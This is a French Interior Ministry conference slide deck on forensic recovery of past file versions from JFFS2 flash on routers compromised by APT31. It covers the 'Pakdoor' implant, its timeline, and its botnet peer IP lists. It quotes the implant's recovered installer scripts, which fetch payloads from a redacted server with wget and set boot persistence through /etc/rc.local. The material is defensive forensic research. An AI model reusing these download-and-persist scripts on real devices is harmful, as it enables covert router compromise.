MINISTÈRE
DE L'INTÉRIEUR

Liberté
Égalité
Fraternité

MINISTÈRE
DE L'INTÉRIEUR

Liberté
Égalité
Fraternité

Investigation sur un système de fichiers atypique,

ou comment voyager dans le temps avec un groupe APT

Sommaire

1. Contexte

- Connaissance depuis **début 2021** d'une campagne menée par le MOA **APT31**
- Utilisation d'un **réseau d'anonymisation** via des **routeurs compromis**
- Majorité de routeurs **Pakedge**


- Publications sur le sujet :
  CERTFR-2021-IOC-003 (juillet 2021, màj décembre 2021)
  https://blog.sekoia.io/walking-on-apt31-infrastructure-footprints (novembre 2021)
  CERTFR-2021-CTI-012 (décembre 2021)

2. Routeurs Pakedge

- SOHO (Small Office, Home Office)
- Système d'exploitation basé sur **OpenWrt** (linux), architecture MIPS 32 bits
- Stockage sur mémoire **flash** sans Flash Translation Layer : Memory Technology Devices
  `/dev/mtd1`, `/dev/mtd2`…

3. Mémoire flash

- Nombre d'**écritures limitées**
- Pas de gestion matérielle de l'**usure**, ni des **bad blocks**
- C'est habituellement le rôle du Flash Translation Layer



- Gestion logicielle par le système de fichier :
  `/dev/mtd3` : `squashfs`, lecture seule, contient le système d'exploitation
  `/dev/mtd4` : `jffs2`, lecture **écriture**

4. JFFS2

- Journaling Flash File System version 2
- Un **système de fichiers** pour gérer l'**usure** des cellules mémoire flash
- Principe de fonctionnement :
  - Une cellule mémoire n'est **jamais réécrite** tant qu'il reste des cellules libres
  - Si le contenu d'un fichier est modifié, une **nouvelle cellule** est utilisée pour stocker la modification
- Conséquence : **les anciens contenus des fichiers sont toujours présents**

4. JFFS2

- La structure de base du système de fichier JFFS2 est appelé un **nœud**
- Parmi les différents types de nœuds, deux nous intéressent en particulier :
    - `dirent` : représente l'**arborescence** des fichiers et dossiers
    - `inode` : représente le **contenu** des fichiers

4. JFFS2 – `dirent` (arborescence)

```
struct Jffs2_raw_dirent {
    int16_t magic;      // A constant magic number.
    int16_t nodetype;   // == JFFS2_NODETYPE_DIRENT
    int32_t totlen;     // Total length of this node (inc data, etc.)
    int32_t hdr_crc;    // CRC for the header.
    int32_t pino;       // Parent inode number.
    int32_t version;    // Version number.
    int32_t ino;        // == zero for unlink
    int32_t mctime;     // Last modification time.
    uint8_t nsize;      // Name length.
    uint8_t type;       // Directory, file, symlink...
    uint8_t unused[2];
    int32_t node_crc;   // CRC for the raw inode (excluding data).
    int32_t name_crc;   // CRC for the name.
    // uint8_t data[0]; -> directory name
};
```

→ Reconstruire l'arborescence

→ Incrémenté à chaque écriture. Reconstruire les différentes versions

→ Récupérer le contenu dans l'**inode** correspondant

→ Créer une chronologie

4. JFFS2 – inode (contenu)

```
struct Jffs2_raw_inode {
    int16_t magic;       // A constant magic number.
    int16_t nodetype;    // == JFFS2_NODETYPE_INODE
    int32_t totlen;      // Total length of this node (inc data, etc.)
    int32_t hdr_crc;     // CRC for the header.
    int32_t ino;         // Inode number.
    int32_t version;     // Version number.
    mode_t  mode;        // The file's type or mode.
    int16_t uid;         // The file's owner.
    int16_t gid;         // The file's group.
    int32_t isize;       // Total resultant size of this inode (used for truncations)
    int32_t atime;       // Last access time.
    int32_t mtime;       // Last modification time.
    int32_t ctime;       // Change time.
    int32_t offset;      // Where to begin to write.
    int32_t csize;       // (Compressed) data size
    int32_t dsize;       // Size of the node's data. (after decompression)
    uint8_t compr;       // Compression algorithm used
    uint8_t usercompr;   // Compression algorithm requested by the user
    int16_t flags;       // See JFFS2_INO_FLAG_*
    int32_t data_crc;    // CRC for the (compressed) data.
    int32_t node_crc;    // CRC for the raw inode (excluding data)
    // uint8_t data[0]; -> Content of the file
};
```

→ A quel fichier appartiennent ces données

→ Incrémenté à chaque écriture. Reconstruire les différentes versions

→ Créer une chronologie

→ Décalage du contenu (1 inode = bloc de 4 ko)

5. Jefferson

- Un outil pour dumper des systèmes de fichier JFFS2 existe : **Jefferson**
  https://github.com/sviehb/jefferson

Nous avons rencontré des erreurs avec les dumps qu'il générait

- Jefferson utilise des « systèmes de ficher virtuels » (sous-dossiers) pour gérer les différentes versions de fichiers → inutilisable lorsqu'il y a trop de versions
- Mauvaise gestion des fichiers de plus de 4ko qui ne sont pas écrits séquentiellement
- Fichiers partiels et corrompus

→ Exemple à suivre

5. Jefferson – extrait de débogage du parsing des nœuds


```
0x000D5F2C: Jffs2_raw_inode(magic=6533, nodetype=57346, totlen=68, hdr_crc=2767135294, ino=779, version=1, mode=-rwxr-xr-x,
uid=0, gid=0, isize=0, atime=2020-12-07T07:25:41, mtime=2020-12-07T07:25:41, ctime=2020-12-07T07:25:41, offset=0, csize=0,
dsize=0, compr=0, usercompr=0, flags=0, data_crc=0, node_crc=1799700526)

0x000D5F70: Jffs2_raw_dirent(magic=6533, nodetype=57345, totlen=44, hdr_crc=2686890372, pino=776, version=4, ino=779,
mctime=2020-12-07T07:25:41, nsize=4, type=8, unused=[70, 124], node_crc=1197145241, name_crc=242979390, name=b'ifcd',
node_offset=876400)

0x000D5F9C: Jffs2_raw_inode(magic=6533, nodetype=57346, totlen=2063, hdr_crc=2369269806, ino=779, version=2, mode=-rwxr-xr-
x, uid=0, gid=0, isize=4096, atime=2020-12-07T07:25:41, mtime=2020-12-07T07:25:41, ctime=2020-12-07T07:25:41, offset=0,
csize=1995, dsize=4096, compr=8, usercompr=0, flags=0, data_crc=589970008, node_crc=311633863)

0x000D67AC: Jffs2_raw_inode(magic=6533, nodetype=57346, totlen=2100, hdr_crc=1010030858, ino=779, version=3, mode=-rwxr-xr-
x, uid=0, gid=0, isize=8192, atime=2020-12-07T07:25:41, mtime=2020-12-07T07:25:41, ctime=2020-12-07T07:25:41, offset=4096,
csize=2032, dsize=4096, compr=8, usercompr=0, flags=0, data_crc=579162995, node_crc=1317137385)

0x000D6FE0: Jffs2_raw_inode(magic=6533, nodetype=57346, totlen=1953, hdr_crc=1003397646, ino=779, version=4, mode=-rwxr-xr-
x, uid=0, gid=0, isize=12288, atime=2020-12-07T07:25:41, mtime=2020-12-07T07:25:41, ctime=2020-12-07T07:25:41, offset=8192,
csize=1885, dsize=4096, compr=8, usercompr=0, flags=0, data_crc=1205324793, node_crc=4287405151)
```

5. Jefferson DFIR – heuristique de dump

- Tant que de nouveaux blocs sont écrits, on les dump dans le même fichier à leur offset
- Si un bloc réécrit (même partiellement) le contenu d'un fichier déjà existant, on dump une nouvelle version
- On utilise des extensions numérotés pour suivre les versions : `ifcd.0000` → `ifcd.0001` → `ifcd.0002`…

Attention :

- Les blocs ne sont pas toujours écrits séquentiellement
- Il existe des recoupements partiels de blocs (non alignés sur 4ko). Effet de bord d'un cache ?



6. Cas pratique – jefferson original

Exemple de sortie du dump dans le dossier de l'implant **Pakdoor** :

```
/etc/ifc $ ls
conf  ifc  ifcd  pn  pt  run1.sh  run2.sh
/etc/ifc $
```

6. Cas pratique – jefferson modifié

Exemple de sortie du dump dans le dossier de l'implant **Pakdoor** :

```
/etc/ifc $ ls
conf.0000  conf.0008  conf.0016  conf.0024  conf.0032  conf.0040  ifc.0000   pt.0001  pt.0009
conf.0001  conf.0009  conf.0017  conf.0025  conf.0033  conf.0041  ifcd.0000  pt.0002  pt.0010
conf.0002  conf.0010  conf.0018  conf.0026  conf.0034  conf.0042  pn.0000    pt.0003  pt.0011
conf.0003  conf.0011  conf.0019  conf.0027  conf.0035  conf.0043  pn.0001    pt.0004  pt.0012
conf.0004  conf.0012  conf.0020  conf.0028  conf.0036  conf.0044  pn.0002    pt.0005  pt.0013
conf.0005  conf.0013  conf.0021  conf.0029  conf.0037  conf.0045  pn.0003    pt.0006  run1.sh.0000
conf.0006  conf.0014  conf.0022  conf.0030  conf.0038  conf.0046  pn.0004    pt.0007  run2.sh.0000
conf.0007  conf.0015  conf.0023  conf.0031  conf.0039  conf.0047  pt.0000    pt.0008
/etc/ifc $
```

Binaire Pakdoor

6. Cas pratique – jefferson modifié

Exemple de sortie du dump dans le dossier de l'implant **Pakdoor** :

```
/etc/ifc $ ls
conf.0000  conf.0008  conf.0016  conf.0024  conf.0032  conf.0040  ifc.0000   pt.0001  pt.0009
conf.0001  conf.0009  conf.0017  conf.0025  conf.0033  conf.0041  ifcd.0000  pt.0002  pt.0010
conf.0002  conf.0010  conf.0018  conf.0026  conf.0034  conf.0042  pn.0000    pt.0003  pt.0011
conf.0003  conf.0011  conf.0019  conf.0027  conf.0035  conf.0043  pn.0001    pt.0004  pt.0012
conf.0004  conf.0012  conf.0020  conf.0028  conf.0036  conf.0044  pn.0002    pt.0005  pt.0013
conf.0005  conf.0013  conf.0021  conf.0029  conf.0037  conf.0045  pn.0003    pt.0006  run1.sh.0000
conf.0006  conf.0014  conf.0022  conf.0030  conf.0038  conf.0046  pn.0004    pt.0007  run2.sh.0000
conf.0007  conf.0015  conf.0023  conf.0031  conf.0039  conf.0047  pt.0000    pt.0008
/etc/ifc $
```

Script de lancement de l'implant

6. Cas pratique – jefferson modifié

Exemple de sortie du dump dans le dossier de l'implant **Pakdoor** :

```
/etc/ifc $ ls
conf.0000  conf.0008  conf.0016  conf.0024  conf.0032  conf.0040  ifc.0000   pt.0001  pt.0009
conf.0001  conf.0009  conf.0017  conf.0025  conf.0033  conf.0041  ifcd.0000  pt.0002  pt.0010
conf.0002  conf.0010  conf.0018  conf.0026  conf.0034  conf.0042  pn.0000    pt.0003  pt.0011
conf.0003  conf.0011  conf.0019  conf.0027  conf.0035  conf.0043  pn.0001    pt.0004  pt.0012
conf.0004  conf.0012  conf.0020  conf.0028  conf.0036  conf.0044  pn.0002    pt.0005  pt.0013
conf.0005  conf.0013  conf.0021  conf.0029  conf.0037  conf.0045  pn.0003    pt.0006  run1.sh.0000
conf.0006  conf.0014  conf.0022  conf.0030  conf.0038  conf.0046  pn.0004    pt.0007  run2.sh.0000
conf.0007  conf.0015  conf.0023  conf.0031  conf.0039  conf.0047  pt.0000    pt.0008
/etc/ifc $
```

Toutes les versions successives des fichiers de configuration de l'implant

6. Cas pratique – jefferson modifié

Exemple de sortie du dump dans le dossier de l'implant **Pakdoor** :

```
/etc/ifc $ ls
conf.0000  conf.0008  conf.0016  conf.0024  conf.0032  conf.0040  ifc.0000   pt.0001  pt.0009
conf.0001  conf.0009  conf.0017  conf.0025  conf.0033  conf.0041  ifcd.0000  pt.0002  pt.0010
conf.0002  conf.0010  conf.0018  conf.0026  conf.0034  conf.0042  pn.0000    pt.0003  pt.0011
conf.0003  conf.0011  conf.0019  conf.0027  conf.0035  conf.0043  pn.0001    pt.0004  pt.0012
conf.0004  conf.0012  conf.0020  conf.0028  conf.0036  conf.0044  pn.0002    pt.0005  pt.0013
conf.0005  conf.0013  conf.0021  conf.0029  conf.0037  conf.0045  pn.0003    pt.0006  run1.sh.0000
conf.0006  conf.0014  conf.0022  conf.0030  conf.0038  conf.0046  pn.0004    pt.0007  run2.sh.0000
conf.0007  conf.0015  conf.0023  conf.0031  conf.0039  conf.0047  pt.0000    pt.0008
/etc/ifc $
```

Toutes les versions de la configuration des ports de communication de l'implant

6. Cas pratique – jefferson modifié

Exemple de sortie du dump dans le dossier de l'implant **Pakdoor** :

```
/etc/ifc $ ls
conf.0000  conf.0008  conf.0016  conf.0024  conf.0032  conf.0040  ifc.0000   pt.0001  pt.0009
conf.0001  conf.0009  conf.0017  conf.0025  conf.0033  conf.0041  ifcd.0000  pt.0002  pt.0010
conf.0002  conf.0010  conf.0018  conf.0026  conf.0034  conf.0042  pn.0000    pt.0003  pt.0011
conf.0003  conf.0011  conf.0019  conf.0027  conf.0035  conf.0043  pn.0001    pt.0004  pt.0012
conf.0004  conf.0012  conf.0020  conf.0028  conf.0036  conf.0044  pn.0002    pt.0005  pt.0013
conf.0005  conf.0013  conf.0021  conf.0029  conf.0037  conf.0045  pn.0003    pt.0006  run1.sh.0000
conf.0006  conf.0014  conf.0022  conf.0030  conf.0038  conf.0046  pn.0004    pt.0007  run2.sh.0000
conf.0007  conf.0015  conf.0023  conf.0031  conf.0039  conf.0047  pt.0000    pt.0008
/etc/ifc $
```

Scripts d'installation de l'implant
Supprimés

6. Cas pratique – chronologie

Chronologie des écritures de configuration :

File name	Write offs	Write siz	Mode	Modification Time	Access Time	Change Time
/etc/ifc/conf.0000	0	0	-rwxr-xr-x	2020-12-07 07:25:41	2020-12-07 07:25:41	2020-12-07 07:25:41
/etc/ifc/conf.0000	0	402	-rwxr-xr-x	2020-12-07 07:25:41	2020-12-07 07:25:41	2020-12-07 07:25:41
/etc/ifc/conf.0000	0	0	-rwxr-xr-x	2020-12-07 07:25:40	2020-12-07 07:25:40	2020-12-07 07:25:41
/etc/ifc/conf.0000	0	0	-rwxr-xr-x	2020-12-07 07:25:40	2020-12-07 07:25:40	2020-12-07 07:25:41
/etc/ifc/conf.0000	0	0	-rwxrwxr-	2020-12-07 07:25:40	2020-12-07 07:25:40	2020-12-07 07:25:41
/etc/ifc/conf.0001	0	402	-rwxrwxr-	2020-12-07 09:25:44	2020-12-07 09:25:44	2020-12-07 09:25:44
/etc/ifc/conf.0002	0	402	-rwxrwxr-	2020-12-07 12:55:09	2020-12-07 12:55:09	2020-12-07 12:55:09
/etc/ifc/conf.0003	0	402	-rwxrwxr-	2020-12-07 14:55:09	2020-12-07 14:55:09	2020-12-07 14:55:09
/etc/ifc/conf.0004	0	402	-rwxrwxr-	2020-12-07 16:55:09	2020-12-07 16:55:09	2020-12-07 16:55:09
/etc/ifc/conf.0005	0	402	-rwxrwxr-	2020-12-07 18:55:09	2020-12-07 18:55:09	2020-12-07 18:55:09
/etc/ifc/conf.0006	0	402	-rwxrwxr-	2020-12-07 20:55:09	2020-12-07 20:55:09	2020-12-07 20:55:09
/etc/ifc/conf.0007	0	402	-rwxrwxr-	2020-12-07 22:55:09	2020-12-07 22:55:09	2020-12-07 22:55:09
/etc/ifc/conf.0008	0	402	-rwxrwxr-	2020-12-08 00:55:09	2020-12-08 00:55:09	2020-12-08 00:55:09
/etc/ifc/conf.0009	0	402	-rwxrwxr-	2020-12-08 02:55:09	2020-12-08 02:55:09	2020-12-08 02:55:09
/etc/ifc/conf.0010	0	402	-rwxrwxr-	2020-12-08 04:55:09	2020-12-08 04:55:09	2020-12-08 04:55:09
/etc/ifc/conf.0011	0	402	-rwxrwxr-	2020-12-08 06:55:09	2020-12-08 06:55:09	2020-12-08 06:55:09
/etc/ifc/conf.0012	0	402	-rwxrwxr-	2020-12-08 08:55:09	2020-12-08 08:55:09	2020-12-08 08:55:09

→ Date de compromission

Écriture de la conf toutes les 2h : conforme au résultat de la rétro-conception de l'implant

6. Cas pratique – périodes d'activité de l'implant

/etc/ifc/conf.0042	0	402	-rwxrwxr	2020-12-10 20:55:09	2020-12-10 20:55:09	2020-12-10 20:55:09
/etc/ifc/conf.0043	0	402	-rwxrwxr	2020-12-10 22:55:09	2020-12-10 22:55:09	2020-12-10 22:55:09
/etc/ifc/conf.0044	0	402	-rwxrwxr	2020-12-11 00:55:09	2020-12-11 00:55:09	2020-12-11 00:55:09
/etc/ifc/conf.0045	0	402	-rwxrwxr	2021-01-21 04:55:09	2021-01-21 04:55:09	2021-01-21 04:55:09

6. Cas pratique – suivi de l'évolution des pairs du botnet

```
# Initial conf: conf.0000.decrypted -- 2020-12-07 07:25:40
81.25.49.97:61254
79.104.38.166:61254
85.31.112.124:61254
95.143.219.229:61254
95.143.219.230:61254
37.230.147.163:61254
94.204.190.135:61254
[redacted]:61254
[redacted]:61254
[redacted]:61254

# Modification conf.0000.decrypted -> conf.0001.decrypted -- 2020-12-07 09:25:44
removed 79.104.38.166:61254
removed 85.31.112.124:61254
removed 95.143.219.229:61254
removed 95.143.219.230:61254
removed 37.230.147.163:61254
removed 94.204.190.135:61254
removed [redacted]:61254
removed [redacted]:61254
added [redacted]:54591
added [redacted]:53427
added [redacted]:46337
added [redacted]:61254
added [redacted]:55573
added [redacted]:44041
added [redacted]:41199
added [redacted]:38764

# Modification conf.0001.decrypted -> conf.0045.decrypted -- 2021-01-21 04:55:09
removed [redacted]:54591
added [redacted]:61254
```

6. Cas pratique – scripts d'installation supprimés

run1.sh.0000

```
1  #!/bin/sh
2  cd /tmp/must
3  wget http://[redacted]:8000/run2.sh
4  chmod 777 run2.sh
5  ./run2.sh $1
```

run2.sh.0000

```
1  #!/bin/sh
2  cd /tmp/must
3  wget http://[redacted]:8000/$1/ifc
4  wget http://[redacted]:8000/conf
5  wget http://[redacted]:8000/ifcd
6  chmod 777 *
7  echo "# Put your custom commands here that should be executed once" >/etc/rc.local
8  echo "# the system init finished. By default this file does nothing." >>/etc/rc.local
9  echo "/etc/init.d/dnsmasq.b start" >>/etc/rc.local
10 echo "cd /etc/ifc;./ifc st &" >>/etc/rc.local
11 echo "exit 0" >>/etc/rc.local
12 chmod 777 /etc/rc.local
13 mkdir /etc/ifc
14 mv /tmp/must/* /etc/ifc/
15 /etc/rc.local
16 rm -rf /tmp/must /etc/ifc/*sh
17
```

Conclusion

- JFFS2 est le système de fichier pour flash par défaut sur OpenWrt : **beaucoup d'appareils concernés**
- **Généralisable** à d'autre systèmes de fichiers pour flash : YAFFS, éventuellement UBIFS
- L'heuristique de dump **doit être adaptée** au cas d'usage :
  l'ajout à la fin d'un fichier de logs à différents moments n'est pas à traiter de la même manière que l'écriture en une seule fois d'un gros fichiers sur plusieurs blocs
- Participe au **suivi des infrastructures d'attaque**

Merci pour votre attention

Questions ?

Pour nous rejoindre
recrutement-cyber@interieur.gouv.fr

Retrouvez-nous sur le stand du ministère de l'Intérieur